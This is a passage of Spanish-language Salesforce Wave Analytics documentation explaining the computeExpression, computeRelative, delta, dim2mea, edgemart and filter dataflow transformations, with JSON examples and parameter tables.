      "computedFields": [
         {
            "name": "Derived_A",
            "type": "Text",
            "label": "Derived Field A",
            "saqlExpression": "\"hello \""},
         {
            "name": "Derived_B",
            "type": "Text",
            "label": "Derived Field B Dependent on Field A",
            "saqlExpression": "Derived_A + \"world\""}
         ]
      }
   }
```

- Puede seleccionar si el conjunto de datos resultante incluye únicamente los campos derivados o incluye los campos de entrada y derivados.

Ejemplo: Observemos un ejemplo. Desea crear un conjunto de datos en base a datos de oportunidades de Salesforce. Crea un flujo de datos que extrae los campos Id. y Cantidad desde el objeto Oportunidad. Además, es posible que también desee agregar los siguientes campos derivados al conjunto de datos: ModifiedId, SalesTax, FinalPrice y ValueCategory. Para los campos derivados:

- Anexe "SFDC" a cada Id. de oportunidad para obtener un nuevo Id. modificado.
- Calcule los impuestos de venta basados en un impuesto del 8%.
- Calcule el precio final agregando la cantidad y los impuestos de venta.
- Categorice las oportunidades en depósitos de valores bajo-, medio- y alto- en base al precio final calculado.

Cree la siguiente definición de flujo de datos.

```
{
   "salesData": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            {"name": "Amount"},
            {"name": "Id"}]}},
```

```
   "Derived_Fields": {
      "action": "computeExpression",
      "parameters": {
         "source": "salesData",
         "mergeWithSource": true,
         "computedFields": [
            {
               "name": "ModifiedId",
               "type": "Text",
               "saqlExpression": "\"SFDC\" + Id"},
            {
               "name": "SalesTax",
               "type": "Numeric",
               "precision": 18,
               "defaultValue": "0",
               "scale": 5,
               "saqlExpression": "Amount * 0.08"},
            {
               "name": "FinalPrice",
               "type": "Numeric",
               "precision": 18,
               "defaultValue": "0",
               "scale": 5,
               "saqlExpression": "Amount + SalesTax"},
            {
               "name": "ValueCategory",
               "type": "Text",
               "saqlExpression": "
                  case
                     when FinalPrice < 1000 then \"Low\"
                     when FinalPrice >= 1000 and FinalPrice < 2000 then \"Medium\"
                     else \"High\"
                  end"}
         ]
      }
   },
   "Register_CategorizedSales": {
       "action": "sfdcRegister",
       "parameters": {
           "alias": "Categorized_Sales",
           "name": "Categorized_Sales",
           "source": "Derived_Fields" }
   }
}
```

### Parámetros de computeExpression

Cuando define una transformación computeExpression, establece el atributo de acción a `computeExpression`. También especifica los parámetros de la fuente de entrada y la expresión empleada para generar los valores.

## Parámetros de computeExpression

Cuando define una transformación computeExpression, establece el atributo de acción a `computeExpression`. También especifica los parámetros de la fuente de entrada y la expresión empleada para generar los valores.

Puede especificar los parámetros en las siguientes secciones del nodo computeExpression: parameters y computedFields.

### Parámetros

La siguiente tabla describe los parámetros de la sección `parameters`.

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| source | Sí | Nodo del archivo de definición de flujo de datos que identifica la fuente de entrada para esta transformación. |
| mergeWithSource | No | Indica si los campos de entrada se incluyen con los campos derivados en el conjunto de datos resultante. Cuando es verdadero, el conjunto de datos resultante contiene todos los campos de entrada y los campos derivados que se acaban de generar. Cuando es falso, el conjunto de datos resultante contiene únicamente los campos derivados. El valor predeterminado es verdadero. |
| computedFields | Sí | Atributos y expresión utilizada para generar campos derivados en el conjunto de datos. Consulte computedFields. |

### computedFields

La siguiente tabla describe los atributos de la sección `computedFields`. También describe atributos opcionales que puede proporcionar para anular los metadatos de campos para hacer que los datos aparezcan de forma diferente en el conjunto de datos. Por ejemplo, Wave puede sustituir valores nulos de un campo por un valor predeterminado.

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| name | Sí | Nombre de API del campo generado.<br>Nota: Los nombres de API deben tener carácter exclusivo. En caso contrario, el flujo de datos no se ejecuta. |
| type | Sí | Tipo de campo de Wave Analytics asociado con el campo asociado. Los tipos válidos son Text, Numeric o Date. |

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| | | Ejemplo:<br>`"type": "Text"` |
| label | No | El nombre de visualización del campo generado que aparece en la interfaz de usuario de Wave. Puede tener hasta 255 caracteres. Toma como valor predeterminado el nombre del campo de entrada si no se especifica. |
| saqlExpression | Sí | Expresión SAQL utilizada para calcular el valor del campo derivado. La expresión puede basarse en campos de entrada u otros campos derivados en la transformación.<br>Ejemplo:<br>`"saqlExpression":"toDate(birth_day, \"yyyy-M-d\")"` |
| format | Sí (solo para campos de fecha) | El formato del campo de fecha derivado. Para obtener información sobre los formatos, consulte la Referencia de formato de datos externos. |
| precision | Sí (solo para campos numéricos) | El número máximo de dígitos en un valor numérico, o la longitud de un valor de texto. Para valores numéricos: Incluye todos los números a la izquierda y a la derecha del punto decimal (pero excluye el carácter del punto decimal). El valor debe encontrarse entre 1 y 18, inclusive. Para valores de texto: El valor toma como predeterminado 255 caracteres, y debe estar comprendido entre 1 y 32.000 caracteres, inclusive.<br>Ejemplo:<br>`"precision": 10` |
| scale | Sí (solo para campos numéricos) | El número de dígitos a la derecha del punto decimal en un valor numérico. Debe ser inferior al valor de precisión. El valor debe encontrarse entre 0 y 17 caracteres, inclusive. |

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| | | Ejemplo:<br>`"scale": 2` |
| defaultValue | No | Para campos de texto y numéricos que pueden ser nulos. El valor predeterminado que sustituye un valor nulo para el campo especificado. |

CONSULTE TAMBIÉN

Transformación computeExpression

## Transformación computeRelative

Puede utilizar la transformación computeRelative para analizar tendencias en sus datos agregando campos derivados a un conjunto de datos basado en valores de otras filas. Por ejemplo, para analizar tendencias de oportunidades en curso de ventas, cree campos derivados que calculan el número de días que permanece una oportunidad en cada etapa. También puede calcular los cambios en la cantidad de oportunidad en todas las etapas de la oportunidad.

Nota: Las transformaciones de computeExpression y computeRelative son similares, pero la transformación computeExpression realiza cálculos basándose en campos de la misma fila. La transformación computeRelative realiza cálculos basándose en el mismo campo en otras filas, particularmente las filas actual, previo o siguiente.

Cuando define una transformación computeRelative,especifica una transformación de origen como la entrada, partición de los registros y clasificación de los registros en cada partición. Por ejemplo, puede utilizar sfdcDigest para extraer registros de historial de oportunidades y luego utilizar computeRelative para calcular cambios en cada oportunidad a lo largo del tiempo. Puede dividir registros de oportunidad por Id. de oportunidad y luego ordenar registro cronológicamente en cada partición para identificar correctamente los valor anterior y siguiente.

Ejemplo: Observemos un ejemplo. Para realizar análisis de tendencias en las oportunidades en curso de ventas, cree un flujo de datos que contiene las siguientes transformaciones.

**transformación sfdcDigest**

Extrae los siguientes datos desde el objeto OpportunityHistory.

**OpportunityHistory Object**

| OpportunityId | CreatedDate | StageName | Amount | CloseDate |
|---|---|---|---|---|
| 00630000003JrH6AAK | 2005-11-23T20:24:09.000Z | Closed Won | 36938 | 11/15/2005 |
| 00630000003SYADAA4 | 2005-11-08T18:47:18.000Z | Present/Demo/Quote | 4200 | 12/3/2005 |
| 00630000003Yx9BAAS | 2005-11-23T01:06:57.000Z | Present/Demo/Quote | 71500 | 11/30/2005 |
| 00630000003JsMcAAK | 2005-10-28T18:12:06.000Z | Negotiation/Review | 18750 | 11/15/2005 |
| 00630000003Yx9BAAS | 2005-11-25T18:03:46.000Z | Closed Won | 5832 | 11/23/2005 |
| 00630000003Yx9BAAS | 2005-11-23T01:07:46.000Z | Present/Demo/Quote | 7128 | 11/30/2005 |
| 00630000003JrH6AAK | 2005-11-03T21:53:36.000Z | Negotiation/Review | 20148 | 11/15/2005 |
| 00630000003SZAZAA4 | 2005-11-08T19:44:27.000Z | Present/Demo/Quote | 141120 | 12/16/2005 |
| 00630000003JrH6AAK | 2005-10-17T22:28:33.000Z | Present/Demo/Quote | 42900 | 11/15/2005 |
| 00630000003JsMcAAK | 2005-10-17T23:30:20.000Z | Negotiation/Review | 18750 | 10/31/2005 |
| 00630000003OG95AAG | 2005-10-28T17:45:30.000Z | Present/Demo/Quote | 52000 | 11/30/2005 |

**Transformación computeRelative**

Realiza las siguientes tareas:

- Divide los registros extraídos por Id. de oportunidad.
- En cada partición, ordena los registros extraídos por CreatedDate en orden ascendente. La clasificación por CreatedDate garantiza que los cambios que se producen para cada oportunidad se indiquen en orden cronológico.
- Agrega los siguientes campos derivados al conjunto de datos final.

  **OpportunityCreatedDate**
  Determina la fecha en la que se creó la oportunidad por primera vez. Puede utilizar esta fecha con la fecha de cierre actual para determinar el número de días necesarios para cerrar la venta, El objetivo es reducir el ciclo de ventas para reconocer la venta.

  **ValidToDate**
  Determina la fecha en la que el estado de la oportunidad es válido. Puede utilizar este campo para determinar el periodo de tiempo para el que los detalles de la oportunidad son válidos en cada registro.

  **AmountPrev**
  Determina la cantidad anterior de la oportunidad. Puede utilizar este campo para determinar si los valores de oportunidades son ascendentes o descendentes, lo que puede afectar si alcanza sus objetivos de ventas.

  **CloseDatePrev**
  Determina la fecha de cierre prevista anterior para la oportunidad. Puede utilizar este valor para analizar cómo cambia la fecha de cierre prevista en los ciclos de ventas de la oportunidad. Si la fecha de cierre prevista resulta excluida, identifique los problemas que están causando ciclos de ventas largos.

**transformación sfdcRegister**
Registra el conjunto de datos final que contiene los campos extraídos de la transformación sfdcDigest y los campos derivados de la transformación computeRelative.

Cree la siguiente definición de flujo de datos.

```
{
    "extractOppHistory": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "OpportunityHistory",
            "fields": [
                {"name": "OpportunityId"},
                {"name": "CreatedDate"},
                {"name": "StageName"},
                {"name": "Amount"},
                {"name": "CloseDate"}
            ]
        }
    },
    "computeTrending": {
        "action": "computeRelative",
        "parameters": {
            "partitionBy": ["OpportunityId"],
            "orderBy": [
                {
                    "name":"CreatedDate",
                    "direction":"asc"
                }
            ],
            "computedFields": [
                {
```

```
                    "name": "OpportunityCreatedDate",
                    "expression": {
                        "sourceField": "CreatedDate",
                        "offset": "first()",
                        "default": "current()"
                    }
                },
                {
                    "name": "ValidToDate",
                    "expression": {
                        "sourceField": "CreatedDate",
                        "offset": "next()",
                        "default": "3000-01-01T00:00:00.000Z"
                    }
                },
                {
                    "name": "AmountPrev",
                    "expression": {
                        "sourceField": "Amount",
                        "offset": "previous()",
                        "default": "0"
                    }
                },
                {
                    "name": "CloseDatePrev",
                    "expression": {
                        "sourceField": "CloseDate",
                        "offset": "previous()",
                        "default": "01/01/1970"
                    }
                }
            ],
            "source": "extractOppHistory"
        }
    },
    "Register_OppportunityHistory_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "SalesPipelineTrending",
            "name": "Sales Pipeline Trending",
            "source": "computeTrending"
      }
   }
}
```

El flujo de datos se ejecuta y crea el siguiente conjunto de datos.

**Sales Pipeline Trending Dataset**

| OpportunityId | CreatedDate | StageName | Amount | CloseDate | OpportunityCreatedDate | ValidToDate | AmountPrev | CloseDatePrev |
|---|---|---|---|---|---|---|---|---|
| 00630000003JrH6AAK | 2005-10-17T22:28:33.000Z | Present/Demo/Quote | 429000 | 11/15/2005 | 2005-10-17T22:28:33.000Z | 2005-11-03T21:53:36.000Z | 0 | 1/1/1970 |
| 00630000003JrH6AAK | 2005-11-03T21:53:36.000Z | Negotiation/Review | 201480 | 11/15/2005 | 2005-10-17T22:28:33.000Z | 2005-11-23T20:24:09.000Z | 429000 | 11/15/2005 |
| 00630000003JrH6AAK | 2005-11-23T20:24:09.000Z | Closed Won | 369380 | 11/15/2005 | 2005-10-17T22:28:33.000Z | 3000-01-01T00:00:00.000Z | 201480 | 11/15/2005 |
| 00630000003JsMcAAK | 2005-10-17T23:30:20.000Z | Negotiation/Review | 187500 | 10/31/2005 | 2005-10-17T23:30:20.000Z | 2005-10-28T18:12:06.000Z | 0 | 1/1/1970 |
| 00630000003JsMcAAK | 2005-10-28T18:12:06.000Z | Negotiation/Review | 187500 | 11/15/2005 | 2005-10-17T23:30:20.000Z | 3000-01-01T00:00:00.000Z | 187500 | 10/31/2005 |
| 00630000003OG95AAG | 2005-10-28T17:45:30.000Z | Present/Demo/Quote | 520000 | 11/30/2005 | 2005-10-28T17:45:30.000Z | 3000-01-01T00:00:00.000Z | 0 | 1/1/1970 |
| 00630000003SYADAA4 | 2005-11-08T18:47:18.000Z | Present/Demo/Quote | 42000 | 12/3/2005 | 2005-11-08T18:47:18.000Z | 3000-01-01T00:00:00.000Z | 0 | 1/1/1970 |
| 00630000003SZAZAA4 | 2005-11-08T19:44:27.000Z | Present/Demo/Quote | 1411200 | 12/16/2005 | 2005-11-08T19:44:27.000Z | 3000-01-01T00:00:00.000Z | 0 | 1/1/1970 |
| 00630000003Yx9BAAS | 2005-11-23T01:06:57.000Z | Present/Demo/Quote | 715000 | 11/30/2005 | 2005-11-23T01:06:57.000Z | 2005-11-23T01:07:46.000Z | 0 | 1/1/1970 |
| 00630000003Yx9BAAS | 2005-11-23T01:07:46.000Z | Present/Demo/Quote | 71280 | 11/30/2005 | 2005-11-23T01:06:57.000Z | 2005-11-25T18:03:46.000Z | 715000 | 11/30/2005 |
| 00630000003Yx9BAAS | 2005-11-25T18:03:46.000Z | Closed Won | 58320 | 11/23/2005 | 2005-11-23T01:06:57.000Z | 3000-01-01T00:00:00.000Z | 71280 | 11/30/2005 |

Tenga en cuenta que Wave divide los registros por Id. de oportunidad y luego clasifica los registros en orden ascendente basándose en el campo CreatedDate en cada partición. Ahora podemos utilizar las filas anterior y siguiente en cada partición para determinar cambios en valores de campo en el conjunto de datos.

Parámetros de computeRelative

Cuando define una transformación computeRelative, establece el atributo de acción a `computeRelative`. También especifica los parámetros para la fuente de entrada, campo de partición, campo de clasificación y definiciones de campo derivadas.

## Parámetros de computeRelative

Cuando define una transformación computeRelative, establece el atributo de acción a `computeRelative`. También especifica los parámetros para la fuente de entrada, campo de partición, campo de clasificación y definiciones de campo derivadas.

Puede especificar los parámetros en las siguientes secciones del nodo computeRelative.

### Parámetros

La siguiente tabla describe los parámetros de la sección `parameters`.

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| source | Sí | Nodo del archivo de definición de flujo de datos que identifica la fuente de entrada para esta transformación. |
| partitionBy | Sí | Nombre de API del campo utilizado para dividir los registros en el conjunto de datos. Especifique solo un campo de división. |
| orderBy | Sí | Campo utilizado para ordenar los registros en cada partición y el orden de clasificación: ascendente (`asc`) o descendente (`desc`). Especifique solo un campo de ordenación.<br>Ejemplo:<br>`"orderBy": [ { "name":"CreatedDate", "direction":"asc" } ]` |
| computedFields | Sí | Una lista de definiciones para campos derivados. |

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| | | Ejemplo:<br>`"computedFields": [ { "name": "OpportunityCreatedDate", "expression": { "sourceField": "CreatedDate", "offset": "first()", "default": "current()" } }, { "name": "AmountPrev", "expression": { "sourceField": "Amount", "offset": "previous()", "default": "0" } } ]`<br>Consulte computedFields. |

### computedFields

La siguiente tabla describe los atributos de la sección `computedFields`.

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| name | Sí | Nombre de API del campo derivado para agregar al conjunto de datos. El nombre debe ser exclusivo dentro del conjunto de datos.<br>Nota: Si el nombre no es exclusivo, fallará la ejecución del flujo de datos. |
| expression | Sí | Atributos de expresión utilizados para calcular el valor del campo derivado. La expresión puede basarse en campos de entrada u otros campos derivados en la transformación.<br>Ejemplo:<br>`"expression": { "sourceField": "CloseDate", "offset": "previous()", "default": "01/01/1970" }`<br>Consulte expression. |

### expression

La siguiente tabla describe los atributos de la sección `expression`.

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| sourceField | Sí | Nombre de API del campo de entrada desde el nodo de origen que se utiliza en la expresión. |
| offset | Sí | La función utilizada en la expresión. Puede utilizar las siguientes funciones:<br>**`current()`**<br>Obtiene el valor del registro actual.<br>Ejemplo:<br>`"offset": "current()"`<br>**`first()`**<br>Obtiene el valor del primer registro en la partición, como la primera Fecha de creación para una oportunidad.<br>Ejemplo:<br>`"offset": "first()"`<br>**`next()`**<br>Obtiene el valor del siguiente registro.<br>Ejemplo:<br>`"offset": "next()"`<br>**`previous()`**<br>Obtiene el valor del registro anterior.<br>Ejemplo:<br>`"offset": "previous()"`<br>Nota: Los campos derivados se calculan en el orden en que están definidos. El cálculo de un campo derivado puede basarse en el valor de otro campo derivado siempre y cuando ya esté definido. Por ejemplo, `next()` no puede acceder al valor de un campo derivado en la siguiente fila.<br>Consejo: Para obtener los resultados correctos al utilizar las funciones `previous()` y `next()`, las transformación de computeRelative le requiere ordenar los registros. |
| valores predeterminados | Sí (solo para campos numéricos) | El valor predeterminado si no se puede calcular alguno. Por ejemplo, puede especificar un valor predeterminado cuando no existe ningún valor anterior o siguiente. Puede insertar un valor constante o `current()` como un valor predeterminado.<br>Ejemplos:<br>`"default": "3000-01-01T00:00:00.000Z"`<br>`"default": "current()"` |

## Transformación delta

La transformación delta calcula los cambios en el valor de una columna de medición de un conjunto de datos durante un periodo de tiempo. La transformación delta genera una columna de salida en el conjunto de datos para almacenar el valor delta de cada registro. Cree valores delta para facilitar a los analistas comerciales su inclusión en consultas.

La transformación delta calcula cada valor delta comparando el valor de cada registro con el valor del registro anterior. Ya que es posible que los registros no puedan ordenarse, la transformación delta ordena los registros antes de calcular los valores delta. Para ello, la transformación ordena los datos por la dimensión especifica, y luego por la columna de datos de época especificada.

Nota: Cuando Wave Analytics procesa las fechas, crea las columnas de fecha de época siguientes para cada fecha procesada:

| Columna de fecha de época | Descripción |
|---|---|
| <nombre_columna_fecha>_sec_epoch | Por ejemplo, si la columna de fecha es CloseDate, la columna de segundos de época que se genera es CloseDate_sec_epoch. Esta columna proporciona el número de segundos que han transcurrido desde el 1 de enero de 1970 (medianoche UTC/GMT). |
| <nombre_columna_fecha>_day_epoch | Por ejemplo, si la columna de fecha es CloseDate, la columna de día de época que se genera es CloseDate_day_epoch. Esta columna proporciona el número de días que han transcurrido desde el 1 de enero de 1970 (medianoche UTC/GMT). |

Ejemplo: Observemos un ejemplo. Desea crear un conjunto de datos DeltaHistorialOportunidad que contiene el historial de oportunidades del objeto OpportunityHistory y también calcular los valores delta de las cantidades de las oportunidades.

El objeto OpportunityHistory contiene los datos siguientes.

| OpportunityId | CloseDate | StageName | Amount |
|---|---|---|---|
| 1 | 1/1/2014 | Nuevo | 100 |
| 2 | 1/1/2014 | Nuevo | 100 |
| 2 | 2/1/2014 | ClosedWon | 200 |
| 1 | 3/1/2014 | ClosedWon | 100 |

Cree la siguiente definición de flujo de datos.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityHistory",
         "fields": [
            { "name": "OpportunityId" },
            { "name": "CloseDate" },
            { "name": "StageName" },
            { "name": "Amount" }
         ]
```

```
        }
    },
    "Calculate_Delta": {
        "action": "delta",
        "parameters": {
            "dimension": "OpportunityId",
            "epoch": "CloseDate_day_epoch",
            "inputMeasure": "Amount",
            "outputMeasure": "DeltaAmount",
            "source": "Extract_Opportunities"
        }
    },
    "Register_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "OppHistoryDelta",
            "name": "OppHistoryDelta",
            "source": "Calculate_Delta"
        }
    }
}
```

Para calcular los valores delta de cada cantidad de oportunidad, la transformación delta ordena los registros por la dimensión (OpportunityId) primero, y luego por el tiempo (CloseDate_day_epoch) como se muestra aquí.

| OpportunityID | CloseDate | StageName | Amount |
|---|---|---|---|
| 1 | 1/1/2014 | Nuevo | 100 |
| 1 | 3/1/2014 | ClosedWon | 100 |
| 2 | 1/1/2014 | Nuevo | 100 |
| 2 | 2/1/2014 | ClosedWon | 200 |

Después de ordenar los registros de cada dimensión (OpportunityId), la transformación compara el valor anterior con el siguiente valor para determinar el valor delta de cada registro. La transformación crea el siguiente conjunto de datos.

| OpportunityId | CloseDate | StageName | Amount | DeltaAmount |
|---|---|---|---|---|
| 1 | 1/1/2014 | Nuevo | 100 | 0 |
| 1 | 3/1/2014 | ClosedWon | 100 | 0 |
| 2 | 1/1/2014 | Nuevo | 100 | 0 |
| 2 | 2/1/2014 | ClosedWon | 200 | 100 |

En el primer registro de cada dimensión, la transformación inserta '0' para el valor delta.

Nota: Si la oportunidad contiene múltiples cambios el mismo día, debe ordenar los registros según un intervalo de tiempo más corto. En este caso, ordene según la columna CloseDate_sec_epoch. Si no es así, es posible que los registros no se ordenen correctamente, lo que significa que los valores delta serán incorrectos.

Parámetros de delta

Cuando define una transformación delta, se establece el atributo de acción a `delta` y se especifican los parámetros.

## Parámetros de delta

Cuando define una transformación delta, se establece el atributo de acción a `delta` y se especifican los parámetros.

La siguiente tabla describe los parámetros de entrada:

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| dimension | Sí | La columna de dimensión del conjunto de datos que se utiliza para ordenar registros al calcular los valores delta. |
| epoch | Sí | La columna de fecha de época del conjunto de datos que se utiliza para ordenar los registros dentro de cada dimensión al calcular los valores delta. |
| inputMeasure | Sí | La columna de medición en la que desea calcular los valores delta. |
| outputMeasure | Sí | Nombre de la columna de salida que contiene el valor delta. |
| source | Sí | Nodo de la definición del flujo de datos que contiene el conjunto de datos en el que desea agregar la columna de valores delta. |

CONSULTE TAMBIÉN

Transformación delta

## Transformación dim2mea

La transformación dim2mea crea una nueva medición en base a una dimensión. La transformación agrega la nueva columna de medición al conjunto de datos. La transformación también mantiene la dimensión para garantizar que las lentes y paneles existentes no se interrumpen si utilizan la dimensión.

Si la transformación no puede crear una medición a partir de una dimensión, la transformación incorpora datos a la medición con el valor predeterminado especificado. Si no se proporciona un valor predeterminado, la transformación inserta "0".

Ejemplo: Observemos un ejemplo. Su objeto Oportunidad contiene un campo de texto personalizado denominado StageVal__c, que contiene la cantidad de la oportunidad en una etapa en particular. Debido a que se trata de un campo de texto Wave Analytics carga estos datos como una dimensión. Sin embargo, desea crear una medición a partir de esta dimensión para permitir que los usuarios realicen cálculos con la cantidad de la etapa.

Cree la siguiente definición de flujo de datos.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
```

```
            "object": "Opportunity",
            "fields": [
               { "name": "Id" },
               { "name": "Name" },
               { "name": "Amount" },
               { "name": "StageName" },
               { "name": "CloseDate" },
               { "name": "AccountId" },
               { "name": "StageVal__c" }
            ]
         }
      },
      "Create_Measure_From_Dimension": {
         "action": "dim2mea",
         "parameters": {
            "dimension": "StageVal__c",
            "measure": "StageValue",
            "measureDefault": "0",
            "measureType": "long",
            "source": "Extract_Opportunities"
         }
      },
      "Register_The_Dataset": {
         "action": "sfdcRegister",
         "parameters": {
            "alias": "OpportunitiesWithConvertedMeasure",
            "name": "OpportunitiesWithConvertedMeasure",
            "source": "Create_Measure_From_Dimension"
         }
      }
}
```

Parámetros de dim2mea

Cuando define una transformación dim2mea, se establece el atributo de acción a `dim2mea` y se especifican los parámetros.

## Parámetros de dim2mea

Cuando define una transformación dim2mea, se establece el atributo de acción a `dim2mea` y se especifican los parámetros.

La siguiente tabla describe los parámetros de entrada:

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| dimensión | Sí | La columna Dimensión del conjunto de datos desde el que desea crear la medición. |
| medición | Sí | Asigne un nombre a la medición de salida. Este nombre de columna debe ser exclusivo dentro del conjunto de datos. No utilice el mismo nombre que el de la dimensión porque la transformación mantiene la dimensión en el conjunto de datos. |

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| measureDefault | Sí | El valor predeterminado de la medición si la transformación no puede crear una medición a partir de una dimensión. |
| measureType | Sí | Tipo de medición. Valor válido: "long" |
| source | Sí | Nodo de la definición del flujo de datos que contiene el conjunto de datos en el que desea agregar la medición. |

CONSULTE TAMBIÉN

Transformación dim2mea

## Transformación edgemart

La transformación edgemart ofrece acceso al flujo de datos a un conjunto de datos existente y registrado que puede contener datos de Salesforce, datos externos o una combinación de ambos. Utilice esta transformación para hacer referencia a un conjunto de datos de forma que sus datos puedan emplearse en posteriores transformaciones del flujo de datos. Puede utilizar esta transformación y la transformación Augment conjuntamente para unir un conjunto de datos existente con un nuevo conjunto de datos.

Ejemplo: Observemos un ejemplo. Desea comparar la cantidad de ventas final con la cantidad de oportunidades para determinar si se ofrecieron descuentos importantes para cerrar contratos. Antes se ha creado y registrado el conjunto de datos VentasFinales. El conjunto de datos VentasFinales contiene la cantidad de ventas finales de cada oportunidad que se cerró y se ganó.

**Tabla 63: Conjunto de datos VentasFinales**

| OppID | UpdateDate | StageName | SaleAmount |
|---|---|---|---|
| 1 | 1/1/2014 | CerradaGanada | 100,000 |
| 2 | 11/1/2013 | CerradaGanada | 150,000 |
| 3 | 2/1/2014 | CerradaGanada | 200,000 |

Ahora crearemos un conjunto de datos que contiene la información de oportunidades desde el objeto Oportunidad. A continuación, uniremos los datos del conjunto de datos VentasFinales existente con el conjunto de datos Oportunidad.

Cree la siguiente definición de flujo de datos.

```
{
    "Extract_Opportunities": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "Amount" }
            ]
        }
    },
```

```
    "Extract_Final_Sales_Data": {
        "action": "edgemart",
        "parameters": { "alias": "FinalSales" }
    },
    "Combine_Opportunities_FinalSales": {
        "action": "augment",
        "parameters": {
            "left": "Extract_Opportunities",
            "left_key": [ "Id" ],
            "relationship": "Opportunity",
            "right": "Extract_Final_Sales_Data",
            "right_key": [ "OppID" ],
            "right_select": [ "SaleAmount" ]
        }
    },
    "Register_Opportunity_FinalSales_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "OpportunityVersusFinalSales",
            "name": "OpporunityVersusFinalSales",
            "source": "Combine_Opportunities_FinalSales"
        }
    }
}
```

Parámetros de edgemart

Cuando define una transformación edgemart, se establece el atributo de acción a `edgemart` y se especifican los parámetros.

## Parámetros de edgemart

Cuando define una transformación edgemart, se establece el atributo de acción a `edgemart` y se especifican los parámetros.

La siguiente tabla describe el parámetro de entrada:

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| alias | Sí | Nombre de API del conjunto de datos desde el que desea extraer los datos. Para determinar el nombre de API de un conjunto de datos, modifique el conjunto de datos y vea el nombre del sistema. |

CONSULTE TAMBIÉN

Transformación edgemart

## Transformación filter

La transformación filter elimina registros de un conjunto de datos existente. Se define una condición de filtro que especifica qué registros hay que retener en el conjunto de datos.

**Ejemplo:** Observemos un ejemplo. Desea crear un conjunto de datos que contiene únicamente las oportunidades Cerradas ganadas. En primer lugar, extraiga todas oportunidades del objeto Oportunidad. A continuación, se filtran los registros de modo que solo se incluyan las oportunidades con un nombre de etapa Cerrada ganada.

Cree la siguiente definición de flujo de datos.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Filter_Opportunities": {
      "action": "filter",
      "parameters": {
         "filter": "StageName:EQ:Closed Won",
         "source": "Extract_Opportunities"
      }
   },
   "Register_My_Won_Oppportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "MyWonOpportunities",
         "name": "MyWonOpportunities",
         "source": "Filter_Opportunities"
      }
   }
}
```

Parámetros de filter

Cuando define una transformación filter, se establece el atributo de acción a `filter` y se especifican los parámetros.

Sintaxis de la expresión filter

Se crea una expresión de filtro en la transformación filter en base a una o más dimensiones de un conjunto de datos.

## Parámetros de filter

Cuando define una transformación filter, se establece el atributo de acción a `filter` y se especifican los parámetros.

La siguiente tabla describe los parámetros de entrada:

| Parámetro | ¿Obligatorio? | Valor |
|---|---|---|
| filter | Sí | Expresión de filtro que especifica qué registros incluir en el nuevo conjunto de datos. Consulte Sintaxis de la expresión filter. |
| source | Sí | Nodo del archivo de definición de flujo de datos que contiene el conjunto de datos que desea filtrar. |

CONSULTE TAMBIÉN

Transformación filter

## Sintaxis de la expresión filter

Se crea una expresión de filtro en la transformación filter en base a una o más dimensiones de un conjunto de datos.

Nota: Las comparaciones de cadenas en expresiones de filtro distinguen entre mayúsculas y minúsculas.

Es posible utilizar los siguientes tipos de expresiones de filtro:

| Sintaxis de la expresión filter | Descripción |
|---|---|
| dim:EQ:value | Verdadero si la dimensión y el valor son iguales.<br>Ejemplo: `"filter": "StageName:EQ:Closed Won"` |
| dim:R:val0:val1 | Verdadero si la dimensión izquierda recae dentro del intervalo especificado entre val0 y val1.<br>Ejemplo: `"filter": "EmployeeId:R:100:1000"` |
| dim:R:val | Verdadero si la dimensión es mayor o igual al valor basado en el orden de clasificación binario. Por ejemplo, es verdadero cuando la dimensión es “City” y el valor es “Anderson” porque “City” > “Anderson”.<br>Ejemplo: `"filter": "LastName:R:Li"` |
| dim:R::val | Verdadero si la dimensión es inferior o igual al valor basado en el orden de clasificación binario.<br>Ejemplo: `"filter": "LastName:R::Levy"` |
| dim:N:val | Verdadero si la dimensión y el valor no son iguales.<br>Ejemplo: `"filter": "RoleName:N:Manager"` |
| dim:EQ:val1\|val2 | Verdadero si la dimensión es igual al valor val1 o val2. Esta expresión de filtro utiliza el operador lógico OR ( \| ). Puede comparar el valor de la dimensión con más de dos valores. Por ejemplo, para |

| Sintaxis de la expresión filter | Descripción |
|---|---|
| | comparar con tres valores, emplee la sintaxis siguiente: dim1:EQ:val1\|val2\|val3.<br>Ejemplo: `"filter": "Lead Status:EQ:Open\|Contacted"` |
| dim1:EQ:val1,dim2:EQ:val2 | Verdadero si la dimensión dim1 iguala al valor val1 y la dimensión dim2 iguala al valor val2. Esta expresión de filtro utiliza el operador lógico AND ( , ). Puede comparar más de dos dimensiones. Por ejemplo, para comparar tres dimensiones, emplee la sintaxis siguiente: dim1:EQ:val1,dim2:EQ:val2,dim3:EQ:val3.<br>Ejemplo: `"filter": "Lead Status:EQ:Qualified,Rating:EQ:Hot"` |

CONSULTE TAMBIÉN

Transformación filter

## Transformación flatten

